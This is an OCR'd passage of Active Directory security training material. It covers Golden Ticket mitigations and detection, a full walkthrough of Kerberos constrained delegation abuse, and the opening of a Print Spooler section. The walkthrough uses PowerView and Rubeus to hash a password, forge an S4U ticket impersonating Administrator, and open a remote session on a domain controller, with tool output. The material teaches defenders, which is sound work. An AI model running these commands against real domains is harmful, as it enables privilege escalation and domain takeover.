
- Block privileged users from authenticating to any device.
- Periodically reset the password of the `krbtgt` account; the secrecy of this hash value is crucial to Active Directory. When resetting the password of `krbtgt` (regardless of the password's strength), it will always be overwritten with a new randomly generated and cryptographically secure one. Utilizing Microsoft's script for changing the password of `krbtgt` KrbtgtKeys.ps1 is highly recommended as it has an audit mode that checks the domain for preventing impacts upon password change. It also forces DC replication across the globe so all Domain Controllers sync the new value instantly, reducing potential business disruptions.
- Enforce `SIDHistory` filtering between the domains in forests to prevent the escalation from a child domain to a parent domain (because the escalation path involves abusing the `SIDHistory` property by setting it to that of a privileged group, for example, `Enterprise Admins`). However, doing this may result in potential issues in migrating domains.

Detection

Correlating users' behavior is the best technique to detect abuse of forged tickets. Suppose we know the location and time a user regularly uses to log in. In that case, it will be easy to alert on other (suspicious) behaviors—for example, consider the account 'Administrator' in the attack described above. If a mature organization uses `Privileged Access`


`Workstations` (`PAWs`), they should be alert to any privileged users not authenticating from those machines, proactively monitoring events with the ID `4624` and `4625` (successful and failed logon).

Domain Controllers will not log events when a threat agent forges a `Golden Ticket` from a compromised machine. However, when attempting to access another system(s), we will see events for successful logon originating from the compromised machine:




Another detection point could be a TGS service requested for a user without a previous TGT. However, this can be a tedious task due to the sheer volume of tickets (and many other factors). If we go back to the attack scenario, by running `dir \\dc1\c$` at the end, we generated two TGS tickets on the Domain Controller:

Ticket 1:



Ticket 2:



The only difference between the tickets is the service. However, they are ordinary compared to the same events not associated with the `Golden Ticket`.

If `SID filtering` is enabled, we will get alerts with the event ID `4675` during cross-domain escalation.

Note

If an Active Directory forest has been compromised, we need to reset all users' passwords and revoke all certificates, and for `krbtgt`, we must reset its password twice (in `every domain`). The password history value for the `krbtgt` account is 2. Therefore it stores the two most recent passwords. By resetting the password twice, we effectively clear any old passwords from the history, so there is no way another DC will replicate this DC by using an old password. However, it is recommended that this password reset occur at least 10 hours apart from each other (maximum user ticket lifetime); otherwise, expect some services to break if done in a shorter period.

Kerberos Constrained Delegation

Description

`Kerberos Delegation` enables an application to access resources hosted on a different server; for example, instead of giving the service account running the web server access to the database directly, we can allow the account to be delegated to the SQL server service. Once a user logs into the website, the web server service account will request access to the SQL server service on behalf of that user, allowing the user to get access to the content in the database that they've been provisioned to without having to assign any access to the web server service account itself.

We can configure three types of delegations in Active Directory:

- `Unconstrained Delegation` (most permissive/broad)
- `Constrained Delegation`
- `Resource-based Delegation`

Knowing and understanding that `any` type of delegation is a possible security risk is paramount, and we should avoid it unless necessary.

As the name suggests, `unconstrained delegation` is the most permissive, allowing an account to delegate to any service. In `constrained delegation`, a user account will have its properties configured to specify which service(s) they can delegate. For `resource-based delegation`, the configuration is within the computer object to whom delegation occurs. In that case, the computer is configured as `I trust only this/these accounts`. It is rare to see `Resource-based delegation` configured by an Administrator in production environments (threat agents often abuse it to compromise devices). However, `Unconstrained` and `Constrained` delegations are commonly encountered in production environments.

Attack


We will only showcase the abuse of `constrained delegation`; when an account is trusted for delegation, the account sends a request to the `KDC` stating, "Give me a Kerberos ticket for user YYYY because I am trusted to delegate this user to service ZZZZ", and a Kerberos ticket is generated for user YYYY (without supplying the password of user YYYY). It is also possible to delegate to another service, even if not configured in the user properties. For example, if we are trusted to delegate for `LDAP`, we can perform protocol transition and be entrusted to any other service such as `CIFS` or `HTTP`.

To demonstrate the attack, we assume that the user `web_service` is trusted for delegation and has been compromised. The password of this account is `Slavi123`. To begin, we will use the `Get-NetUser` function from PowerView to enumerate user accounts that are trusted for constrained delegation in the domain:

Note: Throughout the exercise, please use the `PowerView-main.ps1` located in `C:\Users\bob\Downloads` when enumerating with the `-TrustedToAuth` parameter.

```
PS C:\Users\bob\Downloads> Get-NetUser -TrustedToAuth

logoncount                    : 23
badpasswordtime               : 12/31/1601 4:00:00 PM
distinguishedname             : CN=web service,CN=Users,DC=eagle,DC=local
objectclass                   : {top, person, organizationalPerson, user}
displayname                   : web service
lastlogontimestamp            : 10/13/2022 2:12:22 PM
userprincipalname             : [email protected]
name                          : web service
objectsid                     : S-1-5-21-1518138621-4282902758-752445584-
2110
samaccountname                : webservice
codepage                      : 0
samaccounttype                : USER_OBJECT
accountexpires                : NEVER
countrycode                   : 0
whenchanged                   : 10/13/2022 9:53:09 PM
instancetype                  : 4
usncreated                    : 135866
objectguid                    : b89f0cea-4c1a-4e92-ac42-f70b5ec432ff
lastlogoff                    : 1/1/1600 12:00:00 AM
msds-allowedtodelegateto      : {http/DC1.eagle.local/eagle.local,
http/DC1.eagle.local, http/DC1,
                                http/DC1.eagle.local/EAGLE...}
objectcategory                :
CN=Person,CN=Schema,CN=Configuration,DC=eagle,DC=local
dscorepropagationdata         : 1/1/1601 12:00:00 AM
serviceprincipalname          : {cvs/dc1.eagle.local, cvs/dc1}
givenname                     : web service
```

```
lastlogon                       : 10/14/2022 2:31:39 PM
badpwdcount                     : 0
cn                              : web service
useraccountcontrol              : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD,
TRUSTED_TO_AUTH_FOR_DELEGATION
whencreated                     : 10/13/2022 8:32:35 PM
primarygroupid                  : 513
pwdlastset                      : 10/13/2022 10:36:04 PM
msds-supportedencryptiontypes   : 0
usnchanged                      : 143463
```




We can see that the user `web_service` is configured for delegating the HTTP service to the Domain Controller `DC1`. The HTTP service provides the ability to execute `PowerShell Remoting`. Therefore, any threat actor gaining control over `web_service` can request a Kerberos ticket for any user in Active Directory and use it to connect to `DC1` over `PowerShell Remoting`.

Before we request a ticket with `Rubeus` (which expects a password hash instead of cleartext for the `/rc4` argument used subsequently), we need to use it to convert the plaintext password `Slavi123` into its `NTLM` hash equivalent:

```
PS C:\Users\bob\Downloads> .\Rubeus.exe hash /password:Slavi123

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.1
```


```
[*] Action: Calculate Password Hash(es)

[*] Input password             : Slavi123
[*]       rc4_hmac             : FCDC65703DD2B0BD789977F1F3EEAECF

[!] /user:X and /domain:Y need to be supplied to calculate AES and DES
hash types!
```



Then, we will use `Rubeus` to get a ticket for the `Administrator` account:

```
PS C:\Users\bob\Downloads> .\Rubeus.exe s4u /user:webservice
/rc4:FCDC65703DD2B0BD789977F1F3EEAECF /domain:eagle.local
/impersonateuser:Administrator /msdsspn:"http/dc1" /dc:dc1.eagle.local
/ptt

  v2.0.1

[*] Action: S4U

[*] Using rc4_hmac hash: FCDC65703DD2B0BD789977F1F3EEAECF
[*] Building AS-REQ (w/ preauth) for: 'eagle.local\webservice'
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIFiDCCBYSgAwIBBaEDAgEWooIEnjCCBJphggSWMIIEkqADAgEFoQ0bC0VBR0xFLkxPQ0FMoi
AwHqAD
```

```
AgECoRcwFRsGa3JidGd0GwtlYWdsZS5sb2NhbKOCBFgwggRUoAMCARKhAwIBAqKCBEYEggRCI1
ghAg72

moqMS1skuua6aCpknKibZJ6VEsXfyTZgO5IKRDnYHnTJT6hwywSoXpcxbFDDlakB56re10E6f6
H9u5Aq
          ...
          ...
          ...
[+] Ticket successfully imported!
```



To confirm that `Rubeus` injected the ticket in the current session, we can use the `klist` command:

```
PS C:\Users\bob\Downloads> klist

Current LogonId is 0:0x88721

Cached Tickets: (1)

#0>     Client: Administrator @ EAGLE.LOCAL
        Server: http/dc1 @ EAGLE.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent
ok_as_delegate name_canonicalize
        Start Time: 10/13/2022 14:56:07 (local)
        End Time:   10/14/2022 0:56:07 (local)
        Renew Time: 10/20/2022 14:56:07 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

```
PS C:\Users\bob\Downloads> klist

Current LogonId is 0:0x78b44

Cached Tickets: (5)

#0>     Client: Administrator @ EAGLE.LOCAL
        Server: http/dc1 @ EAGLE.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 10/13/2022 14:56:07 (local)
        End Time:   10/14/2022 0:56:07 (local)
        Renew Time: 10/20/2022 14:56:07 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

With the ticket being available, we can connect to the Domain Controller impersonating the account `Administrator`:

```
PS C:\Users\bob\Downloads> Enter-PSSession dc1
[dc1]: PS C:\Users\Administrator\Documents> hostname
DC1
[dc1]: PS C:\Users\Administrator\Documents> whoami
eagle\administrator
[dc1]: PS C:\Users\Administrator\Documents>
```

```
PS C:\Users\bob\Downloads> Enter-PSSession dc1
[dc1]: PS C:\Users\Administrator\Documents> hostname
DC1
[dc1]: PS C:\Users\Administrator\Documents> whoami
eagle\administrator
[dc1]: PS C:\Users\Administrator\Documents> _
```


If the last step fails (we may need to do `klist purge`, obtain new tickets, and try again by rebooting the machine). We can also request tickets for multiple services with the `/altservice` argument, such as `LDAP`, `CFIS`, `time`, and `host`.

Prevention

Fortunately, when designing Kerberos Delegation, Microsoft implemented several protection mechanisms; however, it did not enable them by default to any user account. There are two direct ways to prevent a ticket from being issued for a user via delegation:

- Configure the property `Account is sensitive and cannot be delegated` for all privileged users.
- Add privileged users to the `Protected Users` group: this membership automatically applies the protection mentioned above (however, it is not recommended to use `Protected Users` without first understanding its potential implications).


We should treat any account configured for delegation as extremely privileged, regardless of its actual privileges (such as being only a Domain user). Cryptographically secure passwords are a must, as we don't want `Kerberoasting` giving threat agents an account with delegation privileges.

Detection

Correlating users' behavior is the best technique to detect `constrained delegation` abuse. Suppose we know the location and time a user regularly uses to log in. In that case, it will be easy to alert on other (suspicious) behaviors—for example, consider the account 'Administrator' in the attack described above. If a mature organization uses Privileged Access Workstations (PAWs), they should be alert to any privileged users not authenticating from those machines, proactively monitoring events with the ID `4624` (successful logon).

In some occasions, a successful logon attempt with a delegated ticket will contain information about the ticket's issuer under the `Transited Services` attribute in the events log. This attribute is normally populated if the logon resulted from an `S4U` (`Service For User`) logon process.

S4U is a Microsoft extension to the Kerberos protocol that allows an application service to obtain a Kerberos service ticket on behalf of a user; if we recall from the attack flow when utilizing `Rubeus` , we specified this `S4U` extension. Here is an example logon event by using the web service to generate a ticket for the user Administrator, which then was used to connect to the Domain Controller (precisely as the attack path above):



Print Spooler & NTLM Relaying

Description

The Print Spooler is an old service enabled by default, even with the latest Windows Desktop and Servers versions. The service became a popular attack vector when in 2018, `Lee Christensen` found the `PrinterBug`. The functions RpcRemoteFindFirstPrinterChangeNotification and RpcRemoteFindFirstPrinterChangeNotificationEx can be abused to force a remote machine to perform a connection to any other machine it can reach. Moreover, the `reverse` connection will carry authentication information as a `TGT`. Therefore, any domain user can coerce `RemoteServer$` to authenticate to any machine. Microsoft's stance on the `PrinterBug` was that it will not be fixed, as the issue is "by-design".

The impact of `PrinterBug` is that any Domain Controller that has the Print Spooler enabled can be compromised in one of the following ways:

1. Relay the connection to another DC and perform DCSync (if `SMB Signing` is disabled).
